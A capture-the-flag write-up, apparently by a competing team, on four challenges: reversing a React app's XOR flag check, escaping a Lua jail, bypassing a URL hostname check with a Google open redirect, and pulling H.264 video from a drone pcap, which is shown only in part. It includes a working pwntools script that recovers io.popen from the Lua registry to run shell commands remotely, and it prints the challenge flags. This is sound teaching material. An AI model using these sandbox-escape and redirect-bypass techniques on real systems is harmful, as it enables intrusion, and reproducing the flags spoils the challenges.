
Write-Ups by Team mm_cyb3r_s4g3

My First To do List - Web




My First To do List

Someone said "this is Reacversing"
==
http://10.100.0.43:20004/

Download Attatchment


Hint (0)

We were given a react app



```
var n = l;
return function(o, a) {
    if (n === p)
        throw new Error("Generator is already running");
    if (n === v) {
        if ("throw" === o)
            throw a;
        return S()
    }
    for (r.method = o,
    r.arg = a; ; ) {
        var i = r.delegate;
        if (i) {
            var u = O(i, r);
            if (u) {
                if (u === d)
                    continue;
                return u
            }
        }
```

At first, I got no idea what the question, I then remember "Reacversing," it suggested that I might need to reverse engineer the React app to find the flag.




```
evaluate(e) {
    if (this.a(e))
        return !1;
    if ("E" != e[2] && "f" != e[3])
        return !1;
    if (this.b(e))
        return !1;
    if (this.d0x123(e))
        return !1;
    if (this._(e))
        return !1;
    if (this.__(e))
        return !1;
    let n = "";
    for (let t of e)
        n += String.fromCharCode(5 ^ t.charCodeAt());
    return String.fromCharCode(65, 67, 83, 123) + n + String.fromCharCode(125)
}
```

At the very bottom of one of the JavaScript files, I found a function called evaluate(). This function seemed interesting because it returned a string that included the pattern ACS{}. The string was constructed as:

return String.fromCharCode(65, 67, 83, 123) + n + String.fromCharCode(125)

The evaluate() function was responsible for returning a string that started with ACS{ and ended with }, with a dynamic portion in the middle. The function had several conditions:



```
evaluate(e) {
    if (this.a(e)) return !1;
    if ("E" != e[2] && "f" != e[3]) return !1;
    if (this.b(e)) return !1;
    if (this.d0x123(e)) return !1;
    if (this._(e)) return !1;
    if (this.__(e)) return !1;
}
```

I began debugging the function and noting which characters passed through the conditions and returned valid outputs.

I found the first 10 characters of the sequence by tracking those that passed through the conditions.

The function __(e) had obfuscated code, which seemed designed to complicate the process of understanding what was happening. After some time, I managed to extract the following


character sequence after the first 10 characters:
"B", "Z", "$", "0", "M", "1", "w", "A"

With the initial 10 characters identified, I attempted to construct the flag. Initially, I tried submitting:

w`Efs@W0LKB$0M1wA

but it was incorrect. After relaxing a bit and reflecting on the hint, I realized that "Z" was equivalent to the underscore _ in this case. I adjusted the string to


w`Efs@W0LKBZ$0ZM1wA


Todo List

w`Efs@W0LKBZ$0ZM1wA

- ☑ ACS{re@cvER5ING!5H4rD}
- ☑ ACS{re@cvER5ING_!5_H4rD}

Lutella – Misc


Lutella


lua jail
cat ./flag
nc 10.100.0.43 9999

Download Attatchment

Hint (0)


After downloading the file, we were given a lua jail

The program is running init() at first and then the string we entered will be runned as lua code. Because of the usage of loadstring() However, there are some restrictons.




```lua
local function init()
    io.lines = nil
    io.close = nil
    io.flush = nil
    io.open = nil
    io.output = nil
    io.type = nil
    io.popen = nil
    io.input = nil
    io.tmpfile = nil
    dofile = nil
    setModuleMethodsToNil(os)
end
```

those io functions and the whole os module is set to Nil, it means we can't use those. However, there are safe_methods which is stored to retrive those functions, we can use those to exploit the program




```lua
local safe_method = {
    line = io.lines,
    close = io.close,
    flush = io.flush,
    open = io.open,
    output = io.output,
    type = io.type,
    popen = io.popen,
    input = io.input,
    tmpfile = io.tmpfile,
    dofile = dofile
}

debug.getregistry().safe_method = safe_method
```

Here is my final script



```python
from pwn import *
p = remote("10.100.0.43", 9999)
#p = process('./lua prob.lua')
print(p.recvline())
p.sendline(b'''popen = debug.getregistry().safe_method.popen''')
print(p.recvline())
p.sendline(b'''handle = popen("cat ./flag") ''')
print(p.recvline())
p.sendline(b'''if handle then for line in handle:lines() do print(line) end handle:close() end''')

print(p.recvline())
for i in range(10):
    print(p.recvline())
```


Then this is flag =>



```
└─$ python3 luajailbreak.py
[+] Opening connection to 10.100.0.43 on port 9999: Done
b'Welcome to Lua Jail! Try to escape.\r\n'
b'lua> popen = debug.getregistry().safe_method.popen\r\n'
b'lua> handle = popen("cat ./flag") \r\n'
b'lua> if handle then for line in handle:lines() do print(line) end handle:close() end\r\n'
b'ACS{Toast_and_chocolate_are_a_fantastic_combination}\r\n'
```


Can you REDIRECT me ? - Web

In this challenge, there are 2 conditions we must satisfy in order to get the request, the url.hostname we sent to bot must be www.google.com, however,



```javascript
    var url = new URL(req.query.url);
    if(url.hostname ≠ "www.google.com"){
        res.status(400);
        res.send("I ONLY trust GOOGLE");
        return
    }
```


The final url must not be www.google.com



```javascript
    if(new URL(final_url).hostname ≠ "www.google.com"){
        res.status(200);
        res.send("<script>alert('FLAG{**REDACTED**}');history.back()</script>")
        return
    }else{
```

So I tried this payload =>

https://www.google.com/url?q=https://youtube.com and got the flag.




10.100.0.43:20005/report?url=https://www.google.com/url?q=https://youtube.com

10.100.0.43:20005 says

ACS{It_i5_JU$7_tr1Cky_tRiCK}

Drone Hijacking – Misc

We were given a pcap file, I search around the google and I found out that this is RTP payload type, so I filtered it.




```
No.  Time      Source                    Destination      Protocol  Length  Info
  1 0.000000  192.168.42.1              192.168.42.255   UDP           63 14551 → 14550 Len=21
  2 1.006302  192.168.42.1              192.168.42.255   UDP           63 14551 → 14550 Len=21
  3 3.065077  fe80::a91f:145e:254…      ff02::1:2        DHCPv6       157 Solicit XID: 0xda6cca CID: 000100012b4c267574563c026777
  4 3.999763  192.168.42.1              192.168.42.255   UDP           63 14551 → 14550 Len=21
  5 4.025400  192.168.42.6              224.0.0.251      MDNS          70 Standard query 0x0000 A wpad.local, "QM" question
  6 4.026582  fe80::a91f:145e:254…      ff02::fb
  7 4.027706  192.168.42.6              224.0.0.251
  8 4.028762  fe80::a91f:145e:254…      ff02::fb
  9 4.030702  192.168.42.6              224.0.0.251
 10 4.031901  fe80::a91f:145e:254…      ff02::fb
 11 4.033100  192.168.42.6              224.0.0.251
 12 4.034171  fe80::a91f:145e:254…      ff02::fb
 13 4.035061  fe80::a91f:145e:254…      ff02::1:3
 14 4.035140  192.168.42.6              224.0.0.252
 15 4.035961  fe80::a91f:145e:254…      ff02::1:3
 16 4.036039  192.168.42.6              224.0.0.252
 17 4.448938  fe80::a91f:145e:254…      ff02::1:3
 18 4.448939  fe80::a91f:145e:254…      ff02::1:3
 19 4.448964  192.168.42.6              192.168.42.255
 20 4.448981  192.168.42.6              224.0.0.252
 21 4.449033  192.168.42.6              224.0.0.252

▸ Frame 1: 63 bytes on wire (504 bits), 63 bytes captured (
▸ Ethernet II, Src: Parrot_5c:06:e6 (90:3a:e6:5c:06:e6), Dst
▸ Internet Protocol Version 4, Src: 192.168.42.1, Dst: 192.1
▸ User Datagram Protocol, Src Port: 14551, Dst Port: 14550
▸ Data (21 bytes)
```


H.264

H.264 RTP payload type(s): 96

And tried to extract it using wireshark




```
No.    Time        Source                    Destination        ength    Info
     1 0.000000    192.168.42.1              192.168.42.255               63 14551 → 14550 Len=21
     2 1.006302    192.168.42.1              192.168.42.255               63 14551 → 14550 Len=21
     3 3.065077    fe80::a91f:145e:254…      ff02::1:2                   157 Solicit XID: 0xde6cce CID: 000100012b4c267574563c026777
     4 3.999763    192.168.42.1              192.168.42.255               63 14551 → 14550 Len=21
     5 4.025400    192.168.42.6              224.0.0.251                  70 Standard query 0x0000 A wpad.local, "QM" question
